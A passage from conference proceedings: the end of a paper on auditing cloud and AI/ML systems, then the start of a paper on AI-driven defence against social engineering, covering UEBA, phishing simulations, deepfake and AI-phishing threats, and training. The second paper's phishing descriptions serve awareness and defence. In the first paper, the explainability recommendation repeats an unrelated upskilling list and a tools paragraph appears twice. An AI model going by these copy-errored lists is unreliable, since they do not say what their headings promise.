VII. STRATEGIC RECOMMENDATIONS AND FUTURE OUTLOOK

As organizations continue to adopt cloud computing and artificial intelligence (AI)/machine learning (ML) technologies, the auditing landscape must evolve to ensure that security, compliance, fairness, and operational integrity are preserved. While the integration of tools such as Cloud Security Posture Management (CSPM), Cloud Access Security Brokers (CASB), SHAP, LIME, and Robotic Process Automation (RPA) has enhanced audit accuracy and scalability, the long-term sustainability of digital trust depends on proactive strategies, ethical vigilance, and interdisciplinary collaboration.

This section offers strategic recommendations for enterprises, auditors, and policymakers and provides a future outlook on how the audit profession must adapt to emerging technologies.

A. Strategic Recommendations

1) Develop a Unified Technology-Audit Governance Framework

Organisations must adopt a centralised governance model that aligns cybersecurity, risk management, data protection, and ethical AI under a unified framework. This includes:

- a) Standardizing audit criteria across cloud and AI systems.
- b) Defining roles and responsibilities of technology auditors
- c) Integrating internal audit, IT, and compliance departments through shared metrics and platforms
- d) The adoption of globally recognised standards, such as ISO/IEC 27001, NIST SP 800-53, AI RMF, and SOC 2/3, should be embedded into organisational audit programs.

2) Establish Continuous and Contextual Auditing

Traditional audits are periodic and reactive. In contrast, cloud and AI systems operate in real-time and require continuous auditing mechanisms that:

- a) Automatically monitor configurations, access logs, and anomaly patterns.
- b) Use real-time alerts to flag deviations or compliance issues.
- c) Contextually interpret data using metadata and lineage tracking.

This requires integration with tools like AWS CloudTrail, Azure Sentinel, Elastic Stack, MLflow, and SHAP Dashboards, which provide granular, event-driven data to enable live audit visibility.

3) Invest in Auditor Upskilling and Cross-Functional Training

- a) Audit professionals must evolve beyond traditional financial or IT audit knowledge and embrace skills in:
 - (i) Cloud architecture and DevSecOps principles
 - (ii) Machine learning algorithms and model lifecycle
 - (iii) Data governance and privacy frameworks
 - (iv) Ethical reasoning and bias detection

Organizations should design structured training modules, certifications (e.g., AWS/Azure certifications, CISA, AI ethics courses), and simulation-based learning environments to build auditor competency in hybrid audits.

4) Adopt AI Audit Toolchains with Explainability, Accountability, and Versioning

- a) To ensure reliable AI/ML auditing, organizations should:
 - (i) Cloud architecture and DevSecOps principles
 - (ii) Machine learning algorithms and model lifecycle
 - (iii) Data governance and privacy frameworks
 - (iv) Ethical reasoning and bias detection

Additionally, deploying tools such as IBM Watson OpenScale, Fiddler AI, or Google's What-If Tool can help organizations maintain transparency and fairness in ML decision-making pipelines.

5) Embed Privacy-by-Design into Audit Tools and Pipelines

- a) To comply with privacy regulations (e.g., GDPR, CCPA, India's DPDP Act), audit functions must be reengineered to:
 - (i) Mask or pseudonymize personal data during audit processing.
 - (ii) Minimize data collection by default.
 - (iii) Clearly document lawful bases for processing audit-related data.
 - (iv) Cloud-native solutions should include automated privacy impact assessments (PIAs) and encryption-at-rest/in-transit capabilities to support compliant auditing.

Additionally, deploying tools such as IBM Watson OpenScale, Fiddler AI, or Google's What-If Tool can

help organizations maintain transparency and fairness in ML decision-making pipelines.

B. Future Outlook: The Evolution of Auditing in a Smart Ecosystem

1) Rise of AI-Driven Auditors

The next generation of audit systems will incorporate AI-powered agents capable of:

- a) Auto-identifying anomalies across multi-layered infrastructures.
- b) Generating dynamic risk scores based on behavioural patterns
- c) Simulating attack scenarios and testing system resilience
- d) These “AI auditors” will not replace human professionals but serve as augmented intelligence assistants, freeing human auditors to focus on strategic insights, stakeholder communication, and ethical evaluations.

2) Integration with DevSecOps and ML Ops

Auditing will become embedded in the development lifecycle through:

- a) Continuous compliance checks in CI/CD pipelines.
- b) Automated code reviews for security, privacy, and fairness
- c) Real-time alerts on the model drift or unauthorized changes
- d) This shift requires collaboration between auditors, developers, data scientists, and security engineers—facilitating a “compliance as code” culture within organizations.

3) Global Regulation and AI Assurance Frameworks

In the coming years, countries and intergovernmental bodies (e.g., EU, OECD, BIS, NITI Aayog) will increasingly issue binding regulations on AI systems, making AI assurance a formal legal obligation. This includes:

- a) Mandatory algorithmic impact assessments.
- b) Certification of high-risk AI systems (e.g., in healthcare, policing, finance)
- c) Auditable documentation of model provenance, bias testing, and retraining frequency
- d) Organizations must be ready to demonstrate audit-readiness for AI systems, akin to financial audits today.

4) Expansion of Ethical and Societal Audits

Audits will no longer be limited to technical or financial domains. Instead, we will see:

- a) Digital ethics audits examining algorithmic harms
- b) Environmental audits assessing carbon impact of cloud infrastructures
- c) Social audits evaluating equitable access to AI-powered services.
- d) This expansion reflects a societal shift toward responsible innovation, where trust, fairness, and sustainability are considered core audit objectives.

C. Summary

Auditing cloud and AI/ML systems is no longer a niche or technical task—it is now a strategic imperative for resilience, trust, and sustainability in the digital age. The complexity and opacity of these systems demand that organizations evolve from compliance-driven auditing to intelligence-driven and ethics-aware auditing. By investing in integrated governance, real-time tooling, auditor upskilling, and proactive risk identification, enterprises can navigate this transformation confidently.

The future of auditing lies not in choosing between automation and human judgment but in harmonizing both—combining the precision of tools with the discernment of ethical professionals. This synergy will define the next chapter in organizational assurance, enabling businesses to innovate securely and responsibly.

VIII. CONCLUSION

In a digital landscape shaped by the rapid adoption of cloud computing and AI/ML technologies, the role of auditing has expanded far beyond traditional checklists and compliance tick-boxes. This research has examined how emerging tools like Cloud Security Posture Management (CSPM), Cloud Access Security Brokers (CASB), SHAP, LIME, and Robotic Process Automation (RPA) are transforming the auditing process—making it more agile, scalable, and intelligent. These technologies enhance visibility, automate risk detection, and improve decision accountability, thereby strengthening the overall security and compliance posture of modern enterprises.

However, the journey toward effective auditing is not without challenges. Cloud complexity, tool limitations, model opacity, regulatory fragmentation, and ethical ambiguities present persistent risks. Crucially, overreliance on automation risks eroding the professional scepticism and contextual reasoning that human auditors bring to the table. This highlights the central thesis of the paper: that technology can augment, but never replace, human judgment in the audit ecosystem.

To address these risks, organizations must adopt a strategic and balanced approach—combining real-time tools with robust governance, continuous upskilling, explainable AI practices, and privacy-by-design frameworks. The future of auditing lies in augmented auditing, where AI-driven insights are harmonized with ethical human oversight to ensure resilient, transparent, and accountable systems.

As digital ecosystems grow more intelligent and autonomous, the integrity of audits will be the bedrock of trust. It is imperative that audit frameworks evolve with foresight, flexibility, and a strong ethical foundation to navigate the dynamic interplay between innovation, risk, and responsibility.

ACKNOWLEDGEMENT

The author, Vivek Dadhich, thanks Ms. Riya Bhati, Ms. Harshita Soni, and the team at DRCBS Cyber Security Services LLP for their continuous guidance and valuable inputs throughout the preparation of this paper. Special appreciation is extended to the organizing committee of SAMVAD 2025 for the opportunity to contribute to the dialogue on auditing emerging technologies.

REFERENCES

- 1 Brundage, M., Avin, S., Clark, J., et al. (2020). Toward Trustworthy AI Development: Mechanisms for Supporting Verifiable Claims. arXiv preprint. <https://arxiv.org/abs/2004.07213>
- 2 European Commission. (2021). Proposal for a Regulation Laying Down Harmonised Rules on Artificial Intelligence (AI Act). <https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:52021PC0206>
- 3 Gartner. (2023). Market Guide for Cloud Security Posture Management. Gartner Inc.
- 4 Google AI. (2020). What-If Tool: Code-Free Probing of Machine Learning Models. <https://pair-code.github.io/what-if-tool/>
- 5 IBM. (2023). Watson OpenScale. <https://www.ibm.com/products/watson-openscale>
- 6 ISO/IEC. (2020). ISO/IEC 24028:2020—Information Technology—Artificial Intelligence—Overview of Trustworthiness in AI. International Organization for Standardization.
- 7 Microsoft. (2022). Azure Security Benchmark v3. <https://learn.microsoft.com/en-us/security/benchmark/azure/>
- 8 NIST. (2023). Artificial Intelligence Risk Management Framework (AI RMF 1.0). National Institute of Standards and Technology. <https://www.nist.gov/itl/ai-risk-management-framework>
- 9 Raji, I. D., & Buolamwini, J. (2019). Actionable Auditing: Investigating the Impact of Public Audits of AI Systems. Proceedings of the AAAI/ACM Conference on AI, Ethics, and Society (AIES).
- 10 Shokri, R., Stronati, M., Song, C., & Shmatikov, V. (2017). Membership Inference Attacks Against Machine Learning Models. IEEE Symposium on Security and Privacy. <https://doi.org/10.1109/SP.2017.41>
- 11 Shrestha, Y. R., Krishna, V., & von Krogh, G. (2021). Organizational Decision-Making Structures in the Age of AI. *California Management Review*, 63(4), 46–70.
- 12 Sivarajah, U., Kamal, M. M., Irani, Z., & Weerakkody, V. (2017). Critical Analysis of Big Data Challenges and Analytical Methods. *Journal of Business Research*, 70, 263–286.
- 13 Suresh, H., & Guttag, J. V. (2021). A Framework for Understanding Unintended Consequences of Machine Learning. *Communications of the ACM*, 64(7), 62–71.
- 14 Tickle, A. B., et al. (1998). The Truth Will Come to Light: Directions and Challenges in Extracting the Knowledge Embedded within Trained Artificial Neural Networks. *IEEE Transactions on Neural Networks*, 9(6), 1057–1068.
- 15 Villalba, L. J. G., & Álvarez, J. M. (2019). A Survey on Auditing and Security in Cloud Computing. *IEEE Access*, 7, 152461–152485.

AI and Human-Centric Strategies in Social Engineering

Mrutyunjay Sahoo
Technical Manager
SecurEyes Techno
Services Pvt. Ltd.
Bengaluru, India
mrutyunjay.s@secureyes.net

Abstract— Social engineering remains one of the most insidious and effective cyber threats, exploiting human psychology rather than technical flaws. Traditional security measures often fall short, making cybersecurity audits crucial for assessing an organization's readiness. By integrating AI and ML into phishing simulations, behavioral analytics, and adaptive training, organizations can significantly enhance their defense against evolving adversarial tactics.

In this session, we will explore AI-driven threat detection, such as User and Entity Behavior Analytics (UEBA) and adaptive phishing simulations that evolved based on employee interactions. How can AI-driven threat detection transform our approach to cybersecurity? We will dissect a real-world case study where an employee fell victim to a phishing simulation, highlighting how attackers exploit trust and cognitive biases. What lessons can we learn from real-world phishing simulations?

Beyond detection, we will delve into cutting-edge training methodologies like gamified learning, microlearning, scenario-based simulations, and AI-driven personalized security awareness programs. These innovative approaches significantly enhance engagement, ensuring employees retain and effectively apply security best practices. What are the most effective training methodologies to combat social engineering? Additionally, we will examine how AI can evaluate human factors – technical skills, psychological tendencies, and behavioral patterns – to predict and mitigate insider threats. How can organizations predict and mitigate insider threats using AI?

This session also aims to equip auditors, security professionals, and decision-makers with actionable insights to leverage AI and ML for building resilient, human-centric security frameworks. Join us in redefining security awareness and audit strategies to stay ahead of the ever-evolving social engineering landscape by shifting from reactive to proactive cybersecurity strategies.

I. INTRODUCTION

In an era defined by digitization, data dependency, and interconnected systems, cybersecurity has become one of the

most pressing concerns across sectors. Organizations invest heavily in firewalls, encryption, antivirus software, intrusion detection systems, and vulnerability management tools. Yet, despite these technological defences, a significant number of breaches originate not from flaws in code, but from flaws in human behaviour. This is the domain of social engineering — a psychological manipulation technique that cybercriminals use to bypass even the most sophisticated security controls by targeting the people who operate them.

Social engineering is not a new concept, but it has gained unprecedented sophistication and scale, thanks in part to the digital footprints people leave behind and the power of artificial intelligence (AI) to exploit them. The 2024 global cybersecurity report highlighted a dramatic 33% increase in social engineering-based financial fraud, totalling losses of \$16.6 billion. These incidents are not just numbers — they reflect compromised individuals, reputational damage, operational disruption, and legal ramifications. The alarming trend confirms that cybersecurity is no longer solely a technological problem — it's a human problem as well.

In this paper, we argue that the most effective cybersecurity posture in the age of social engineering must integrate AI-powered technology with human-centric strategies. We explore how AI tools like User and Entity Behaviour Analytics (UEBA), Natural Language Processing (NLP), and adaptive phishing simulations can be leveraged alongside behavioural psychology, personalized awareness training, and organizational culture-building to develop a truly resilient security framework..

II. SOCIAL ENGINEERING – THE HUMAN EXPLOIT

A. Why Social Engineering Is a Growing Threat

- i. **Prevalence in Cyberattacks:** An overwhelming majority of cyberattacks incorporate social engineering techniques. These methods exploit human errors and emotions to gain unauthorized access to systems and data.
- ii. **Significant Financial Impact:** In 2024, cyber scams, many rooted in social engineering, resulted in losses amounting

to \$16.6 billion—a 33% increase from the previous year. Notably, phishing and spoofing were among the most reported scams, highlighting the effectiveness of these tactics.

- iii. **Exploitation of Human Vulnerabilities:** Social engineering attacks are particularly dangerous because they exploit natural human tendencies such as trust, fear, and urgency. Attackers use these psychological levers to deceive individuals into compromising security.

B. The Human Factor in Cybersecurity

One of the most insidious aspects of social engineering is that it doesn't require compromising an entire system—manipulating a single individual can be sufficient to breach an organization's security. This underscores the importance of addressing human factors in cybersecurity strategies.

Common Social Engineering Techniques

- i. **Phishing:** Deceptive emails or messages that trick recipients into revealing sensitive information or clicking malicious links.
- ii. **Spear Phishing:** Targeted phishing attacks tailored to specific individuals or organizations, often using personal information to appear legitimate.
- iii. **Vishing:** Voice phishing attacks conducted over the phone, where attackers impersonate trusted entities to extract information.
- iv. **Quishing:** Utilizing QR codes to direct individuals to malicious websites or to download malware.
- v. **Pretexting:** Creating a fabricated scenario to persuade individuals to divulge information or perform actions they wouldn't normally do.
- vi. **Baiting:** Offering something enticing, such as free software or gifts, to lure victims into a trap.
- vii. **Tailgating:** Gaining unauthorized physical access to secure areas by following someone with legitimate access.

C. Exploits human psychology, not just technical vulnerabilities.

In traditional cybersecurity attacks, hackers usually exploit technical weaknesses—such as software bugs, outdated systems, or insecure networks.

Social engineering attacks, however, take a different and often more dangerous route: They target human behavior and emotions instead of technology itself.

How Human Psychology Is Exploited:

Attackers manipulate common psychological traits like:

- i. **Trust:** People naturally trust familiar names, brands, or colleagues. Attackers impersonate trusted sources (like a bank, boss, or IT department) to trick victims.
- ii. **Fear and Urgency:** Social engineers often create a sense of emergency — e.g., "Your account will be suspended unless you act immediately!" Fear clouds judgment, making people act without thinking.
- iii. **Curiosity:** Victims are lured by intriguing messages ("See who viewed your profile!") or mysterious attachments.
- iv. **Greed or Desire:** Baiting tactics offer something tempting, like "win a free iPhone" or "exclusive investment opportunity," pushing victims to lower their guard.
- v. **Helpfulness:** Many people instinctively want to help others, especially if someone pretends to be a colleague or customer in need.

D. Technology can be patched; human nature cannot.

Even trained individuals can be caught off-guard, especially when emotions are triggered. Humans are often the weakest link in cybersecurity — and attackers know it. No matter how strong a company's technical defenses are, a single human mistake (like clicking a bad link or revealing a password) can cause a major breach.

Real-World Example:

Imagine getting an urgent email from "IT Support" saying,

"We detected unusual activity on your account. Please log in immediately to verify."

The website looks authentic, but it's a fake. By trusting the message and acting quickly (fear + urgency), you hand over your login credentials to attackers — no hacking required!

Cybersecurity is no longer just a technical challenge — it's a psychological battleground.

Effective defense must combine strong technology with human education, awareness, and resilience.

Traditional Security Often Falls Short — A New Approach Is Needed.

Traditional cybersecurity methods — like firewalls, antivirus software, and network monitoring — are primarily designed to defend against technical threats such as malware, hacking attempts, or system vulnerabilities.

While these tools are essential, they are not enough to fully protect against human-focused attacks like social engineering.

E. Why Traditional Security Fails Against Social Engineering

- i. **Focuses on Technology, Not People**

Traditional defenses assume attackers will target systems.

Social engineers, however, target people — tricking them into unknowingly bypassing even the strongest technical safeguards.

ii. Cannot Prevent Human Errors

No firewall can stop an employee from clicking a malicious link or giving away their password over the phone.

iii. Static Defenses vs. Dynamic Threats

Traditional security measures are static — they defend against known attack patterns.

Social engineering tactics constantly evolve, using creativity and psychology to find new ways to deceive.

iv. Delayed Detection

Technical systems may not immediately detect a breach caused by human error (e.g., an employee unwittingly granting system access).

F. The Need for a New, Smarter Approach:

i. Human-Centric Security: Security must train and empower people to recognize and resist manipulation tactics.

ii. AI and Behavioral Analytics: Artificial Intelligence can monitor behaviors, detect anomalies, and flag suspicious activities faster than traditional tools.

iii. Adaptive, Personalized Training: Regular, evolving training programs based on real-world threats make employees active participants in security.

iv. Proactive Defense Strategies: Instead of only reacting to attacks after they happen, organizations must predict, prevent, and educate continuously.

Relying only on traditional defenses is like locking the doors but leaving the keys under the mat. Modern cybersecurity must blend strong technology, human awareness, and AI-powered intelligence to truly stay ahead.

III. HOW AI IS TRANSFORMING THREAT DETECTION

Artificial Intelligence is revolutionizing threat detection by enabling security systems to identify and respond to threats with speed and precision. Tools like User and Entity Behavior Analytics (UEBA) help detect anomalies by learning baseline user behavior and flagging deviations early. AI-powered adaptive phishing simulations further strengthen organizational defenses by tailoring training based on user responses and risk levels. Moreover, AI enhances the ability of cybersecurity teams to recognize and counter subtle social engineering tactics that traditional systems often miss,

making it a critical component in the fight against evolving digital threats.

A. AI-driven tools such as User and Entity Behaviour Analytics (UEBA) identify unusual behaviour patterns early.

What is UEBA?

UEBA stands for User and Entity Behavior Analytics — an AI-driven security approach that analyses the behavior of users and systems to detect anomalies that may indicate security threats, including social engineering attacks like phishing.

Unlike traditional systems that rely on fixed rules or known threats, UEBA focuses on what is “normal” behavior for each user or system — and flags anything that deviates.

How UEBA Works: Step-by-Step

1. Data Collection: Collects logs and activity data from multiple sources:
 - Email systems
 - File servers
 - Endpoint logs
 - Network traffic
 - Access control systems
 - Cloud platforms
2. Baseline Behavior Modelling: AI models learn typical behavior for:
 - Each user (email habits, login times, devices used)
 - Each system or application (access patterns, data flow)

Example: A user normally logs in from other countries during work hours and accesses HR files.

3. Real-Time Monitoring & Anomaly Detection: UEBA continuously monitors activity and flags deviations, such as:
 - Login from an unusual location or device
 - Access to rarely used or sensitive systems
 - A sudden burst of email activity
 - Use of elevated privileges not normally required.
4. Risk Scoring: Each anomaly is scored based on:
 - Severity (e.g., downloading thousands of files)
 - Context (is the user on vacation? Is it 3 AM?)
 - Correlation with other alerts (multiple red flags increase score)
 - Users with escalating risk scores are automatically prioritized for investigation or intervention.
5. Automated or Guided Response: Based on the risk score, the system can:
 - Alert SOC teams
 - Trigger MFA or access restrictions
 - Launch training modules
 - Isolate a device or user session

Why UEBA is Powerful Against Social Engineering?

1. Detects Sophisticated Phishing That Bypasses Filters

- Traditional phishing defenses scan content — but phishing via compromised accounts often looks legitimate.
- UEBA detects suspicious actions taken after a user falls for a phishing link — like accessing finance records or sending bulk emails.

2. Stops Internal Threats (Compromised or Malicious Users)

- A compromised employee account sending phishing emails internally can be invisible to content filters.
- UEBA flags the behavioral shift — e.g., emailing departments the user has never contacted.

3. Protects Against Business Email Compromise (BEC)

- UEBA notices when a senior executive's email behavior changes:
 - Requests for wire transfers
 - Unusual time-of-day logins
 - Writing style inconsistencies (especially when integrated with NLP)

4. Context-Aware and Continuously Learning

- UEBA doesn't just trigger on isolated events.
- It understands the "who," "what," "when," and "how" of user behavior.
- This drastically reduces false positives, which plague static rule-based systems.

5. Early Detection = Early Intervention

- UEBA gives early warning signs — before data is exfiltrated or malware is executed.
- Enables proactive responses like:
 - Temporary privilege reduction
 - Security team alerts
 - Mandatory training prompts

Scenario:

A phishing email tricks a marketing employee into entering credentials on a spoofed login page.

Without UEBA: Nothing is flagged until damage is done.

With UEBA: The system notices the employee logged in from an unknown IP, accessed finance documents for the first time, and sent emails with unexpected attachments.

→ UEBA raises the user's risk score and alerts security — possibly before the employee realizes the breach.

UEBA doesn't just spot phishing emails — it detects what happens next.

By focusing on behavior, UEBA gives organizations the ability to see threats others miss and act before damage occurs.

B. Adaptive Phishing Simulations: Building Smarter, Stronger Defences

Adaptive phishing simulations are intelligent, dynamic training programs designed to mimic real-world phishing

attacks. Unlike traditional one-size-fits-all simulations, adaptive simulations evolve based on user behavior, response patterns, and threat landscape changes.

They use AI, machine learning, and data analytics to:

- Personalize phishing attempts based on user role or previous mistakes.
- Continuously adjust difficulty and style.
- Provide just-in-time training or feedback.

How Do Adaptive Phishing Simulations Work?

1. Initial Assessment: Baseline phishing test to gauge user awareness and vulnerability.
2. Segmentation and Profiling: Users are grouped by risk profile, department, access level, or behavior history.
3. Tailored Simulation Delivery: Different phishing email types (spear-phishing, spoofed vendors, etc.) are sent based on user profile.
4. Real-Time Monitoring and Feedback: If a user clicks a link or submits data, immediate feedback or micro-training is triggered.
5. AI-Driven Adjustments: The system modifies future simulations for that user: increasing complexity, changing tactics, or focusing on weak spots.
6. Reporting and Coaching: Analytics dashboards for managers and IT to spot high-risk areas. Users may get customized coaching paths.

Benefits of Adaptive Phishing Simulations

1. Targeted Skill Development: Instead of giving everyone the same generic training, adaptive simulations personalize learning based on each user's weaknesses and behavior.
2. Increases Engagement: Adaptive simulations are interactive, real-time, and unpredictable—keeping users mentally involved.
3. Creates a Culture of Vigilance: When simulations are continuous and adaptive, cybersecurity becomes second nature—not just an annual training event.
4. Data-Driven Insights: Real-time analytics show who's improving, who's at risk, and what kinds of phishing tactics are most effective.

C. AI Empowers Cybersecurity Teams Against Subtle Social Engineering Attacks

Traditional security tools — like firewalls, antivirus software, and rule-based monitoring systems — are designed to detect known technical threats (e.g., malware signatures, suspicious IP addresses, network anomalies). However, social engineering attacks often do not rely on malware or technical exploits. They target people — using trust, manipulation, and deception — making them much harder to detect through traditional methods. This is where Artificial Intelligence (AI) becomes a game-changer.

How AI Helps Detect Subtle Social Engineering Attempts:

1. Behavioral Pattern Analysis: AI studies normal patterns of communication (such as typical email writing styles, timing, tone, recipients).

If a CEO's email account suddenly sends urgent payment requests with unusual language, AI flags it — even if the email comes from a "legitimate" address.

2. Anomaly Detection: AI can spot small deviations that humans and static rules may miss:
 - Login attempts from slightly unusual locations
 - Gradual privilege escalations
 - Minor changes in workflow that may suggest account compromise
3. Natural Language Processing (NLP): AI can analyze the content of emails, chats, and voice messages to detect:
 - Persuasive, emotional language patterns typical of social engineering
 - Requests for confidential information that violate normal protocols
4. Real-Time Risk Scoring: AI assigns risk scores to interactions based on subtle cues — urgency, requests for sensitive data, tone shifts — allowing teams to prioritize investigation before damage occurs.
5. Continuous Learning: Unlike traditional systems, AI models learn from new attack patterns. When attackers change their techniques, AI can adapt much faster than manual rule updates.

Why Traditional Tools Miss These Threats:

- They focus mainly on technical indicators (e.g., known virus patterns, IP addresses).
- They don't understand human context — like why an urgent "Please approve this wire transfer immediately!" email is suspicious based on past behavior.
- Social engineering attacks often appear legitimate and are customized, evading traditional signature-based detection.

AI acts like an intelligent "second brain" for cybersecurity teams, detecting the human manipulation tactics hidden beneath seemingly normal activities. It gives defenders an advantage — allowing earlier smarter responses to social engineering threats that would otherwise slip through unnoticed.

IV. HOW ATTACKERS USE AI TO DESIGN SOCIAL ENGINEERING ATTACK AND HOW TO DEFEND

AI is a double-edged sword in cybersecurity. Just as defenders use AI to detect and prevent social engineering attacks, attackers are also leveraging AI to craft more personalized, convincing, and scalable attacks.

Here's a breakdown of how attackers use AI, how to identify such AI-generated attacks, and how to mitigate them using AI itself:

A. How Attackers Use AI in Social Engineering

1. AI-Generated Phishing Content (NLP/GPT-like models)
 - Crafting highly convincing, phishing emails or SMS messages with perfect grammar, tone, and personalization.
 - Mimicking corporate language and even mimicking the style of specific employees.
2. Deepfake Voice & Video
 - Creating fake voice messages of CEOs/CFOs authorizing fund transfers.
 - Using deepfake videos for impersonation during virtual meetings.
3. AI-Powered Reconnaissance
 - Scraping public data (LinkedIn, social media, company websites) to build detailed employee profiles.
 - Identifying relationships and communication patterns for targeted spear phishing.
4. Automated, Scalable Attacks
 - Launching thousands of personalized attacks using AI-powered bots, making traditional defense tools obsolete.

B. How to Identify AI-Driven Social Engineering Attacks Using AI

1. Behavioral Anomaly Detection (UEBA)
 - AI models learn normal patterns of communication (who talks to whom, when, how).
 - Alerts when emails or messages deviate from expected tone, style, or behavior — even if they appear grammatically correct or from trusted sources.
2. Stylometry Analysis
 - AI can analyze writing style and compare it to known internal communications.
 - Detects impersonation (e.g., email claiming to be from CEO doesn't match their typical writing style).
3. Voice and Video Verification
 - AI tools detect deepfakes using artifacts like lip-sync mismatch, abnormal facial expressions, or background inconsistencies.
 - Voice AI tools analyze pitch, cadence, and digital signatures to verify authenticity.
4. AI-Powered URL and Attachment Analysis
 - Malicious payloads often come with perfectly worded messages. AI inspects what's behind the link or attachment.
 - Dynamic sandboxing with ML identifies suspicious activity even in previously unseen files or sites.

C. How to Mitigate AI-Powered Attacks with AI-Based defence

1. AI-Augmented Email Security Gateways (SEG)
 - Detect AI-generated phishing emails using ML models trained on adversarial examples.
 - Look for linguistic “over-optimization” or unnatural uniformity typical of AI-generated content.
2. Adaptive Phishing Simulations
 - Continuously test employees with AI-crafted phishing simulations to train them for what real AI-generated threats will look like.
 - The simulations get smarter based on employee responses (same way attackers adapt).
3. Risk-Based Access Controls
 - Use AI to assign risk scores to users based on behavior.
 - Higher-risk users (e.g., after unusual email interactions) can be given limited access or additional verification steps.
4. Real-Time Threat Intelligence Sharing
 - AI can correlate internal threat signals with global data to anticipate large-scale AI-driven attack campaigns.
 - Integrate with AI-enabled SOAR (Security Orchestration, Automation, and Response) for fast reaction.

In today’s landscape, the battle is not just victim vs attacker — it’s AI vs AI.

The key is to build adaptive, learning-based security systems that evolve as attackers evolve.

V. PREDICTING AND MITIGATING PHISHING ATTACKS WITH AI — EXTERNAL & INTERNAL SOURCES

Phishing attacks are no longer limited to anonymous emails from unfamiliar domains. Today, phishing can originate from external attackers pretending to be trusted sources, or from internal actors — compromised, negligent, or malicious insiders. These threats require intelligent, adaptive defenses, and Artificial Intelligence (AI) has become a critical tool in tackling both.

Let’s break down how AI helps organizations predict and mitigate phishing attacks from both external and internal origins.

A. External Phishing Attacks — AI as the First Line of defence

External phishing is often the first step in larger attacks, like ransomware, credential theft, or fraud. These messages are designed to trick users by impersonating vendors, executives, or institutions.

1. How AI Predicts External Phishing:

- Pattern Recognition Beyond Signatures: Machine learning (ML) models trained on millions of phishing samples detect unseen threats based on behavior, not keywords or blacklists.
- Natural Language Processing (NLP): AI analyses message tone and urgency, spotting psychological triggers like:
“Your account will be suspended”
“Click now to avoid penalty”
- Anomaly Detection: AI learns what “normal” communication looks like. If a user suddenly receives a payment request from someone they’ve never interacted with — that’s a red flag.
- Real-Time Domain & URL Analysis: AI scans embedded links and attachments instantly, checking for:
Recently registered domains
Lookalike domains (e.g., paypa1.com)
Hidden redirects or obfuscated malware links

2. How AI Mitigates External Phishing:

- Quarantines suspicious emails before delivery
- Flags messages with contextual warnings (“This looks like a spoofed address”)
- Automates policy-based actions (e.g., block domains organization-wide)
- Initiates user education after near-miss clicks or risky behavior

B. Internal Phishing Attacks — Harder to Spot, Higher Risk

Internal phishing involves compromised accounts (e.g., a user’s credentials stolen in a breach) or malicious insiders sending deceptive messages within the organization. These are more dangerous because they appear legitimate, bypassing perimeter defenses.

1. How AI Predicts Internal Phishing:

- User and Entity Behavior Analytics (UEBA): AI learns patterns of communication (who talks to whom, when, and how). Flags deviations — like a finance analyst sending unexpected links to engineers.
- Risk-Based Profiling: AI scores users based on recent behavior, sentiment shifts in communication, login anomalies, and unusual activity.
- Email Behavioral Analysis: If an employee suddenly sends mass emails, strange file attachments, or unexpected password reset links — AI flags this as suspicious.
- Sentiment & Psychological Analysis: AI detects frustration, disengagement, or anger in

communication — early signs of a potential malicious insider.

2. How AI Mitigates Internal Phishing:

- Alerts the security team instantly for review
- Temporarily restricts access or isolates suspicious users
- Launches targeted phishing awareness or refresher training
- Logs incidents and updates behavioral models for future detection

VI. INNOVATIVE TRAINING APPROACHES

A. Gamified Learning: Making security training fun and interactive to boost engagement.

Gamified learning uses game mechanics and interactive experiences to make cybersecurity training more engaging, memorable, and impactful for employees. Instead of dry, traditional lectures or long manuals, gamified security programs turn learning into an active, rewarding experience — helping employees retain information better and stay motivated.

How Gamified Learning Works?

1. **Points and Badges:** Employees earn points or badges for completing security modules, spotting phishing emails, reporting suspicious activity, etc.
2. **Challenges and Quests:** Training is designed like a series of missions — e.g., "Complete the Phishing defense Challenge" or "Pass the Secure Password Quest."
3. **Leaderboards:** Friendly competition is encouraged through leaderboards showing top performers across teams or departments.
4. **Story-Based Scenarios:** Learners are placed in simulated real-world situations (like stopping a ransomware attack) where they must make security decisions to "win."
5. **Immediate Feedback:** Instant rewards or corrections after each action reinforce learning much more effectively than delayed feedback.

Why Gamified Learning Boosts Engagement?

1. **Increases Motivation:** Employees feel a sense of achievement and progress, which keeps them actively participating.
2. **Reduces Training Fatigue:** Gamified content feels more like a challenge or puzzle rather than a boring requirement.
3. **Enhances Retention:** Active learning methods help employees internalize security behaviors better than passive methods (like reading or listening).

4. **Fosters a Security Culture:** When training is seen as fun and rewarding, employees become naturally more alert and invested in protecting the organization.

Gamified learning transforms cybersecurity awareness from a tedious task into an exciting journey. By tapping into human psychology — competition, achievement, curiosity — organizations can build stronger, more resilient defenses against social engineering attacks.

B. Microlearning: Short, focused sessions that fit into daily work routines.

Microlearning involves delivering small, focused learning segments that take very little time to complete. These sessions are designed to be bite-sized, typically lasting anywhere from 3 to 10 minutes. The idea behind microlearning is that short, frequent lessons are more effective than long, one-time training sessions. It allows employees to easily fit training into their daily work routines without feeling overwhelmed or distracted.

How Microlearning Works in Cybersecurity?

1. **Short, Targeted Lessons:** Rather than long hours spent on complex training, employees receive short videos, infographics, or quizzes focusing on a specific security topic (e.g., "How to spot a phishing email" or "Creating strong passwords").
2. **Delivered Through Multiple Channels:** These microlearning modules can be delivered via mobile apps, email, internal portals, or even messaging platforms like Slack or Teams, so employees can access them anytime and anywhere.
3. **Focus on One Concept at a Time:** Each session tackles one clear security concept or behavior, such as:
 - Recognizing spear-phishing tactics
 - How to report suspicious emails
 - The importance of two-factor authentication
4. **Reinforcement Through Repetition:** Since microlearning sessions are small and frequent, they reinforce learning through repetition. Employees can review topics regularly, helping to keep important concepts top of mind.

Why Microlearning Works for Cybersecurity Training?

1. **Fits into Daily Routine:** Employees don't have to dedicate large chunks of time to learning. Instead, they can complete lessons during short breaks or between tasks, making it easier to integrate learning into their workday.
2. **Increases Retention:** The short, focused nature of microlearning means that information is processed better and retained longer. Employees aren't

overwhelmed by too much information at once, making it easier to remember and apply what they've learned.

3. **Real-Time Application:** Microlearning delivers just-in-time learning — employees can apply the knowledge they gain immediately when they face relevant situations, like receiving an email that could be a phishing attempt.
4. **Improves Engagement:** Short lessons are far more engaging than lengthy training sessions, reducing fatigue and keeping employees more motivated to complete training regularly.
5. **Scalable and Flexible:** Microlearning allows organizations to scale training programs across a large workforce without overwhelming HR or security teams. Employees can take lessons at their own pace whenever it's convenient.

Microlearning transforms cybersecurity training into an ongoing, easy-to-digest process. By delivering small, focused learning moments regularly, employees are empowered to retain and apply security best practices in their everyday work, significantly reducing risks of social engineering attacks.

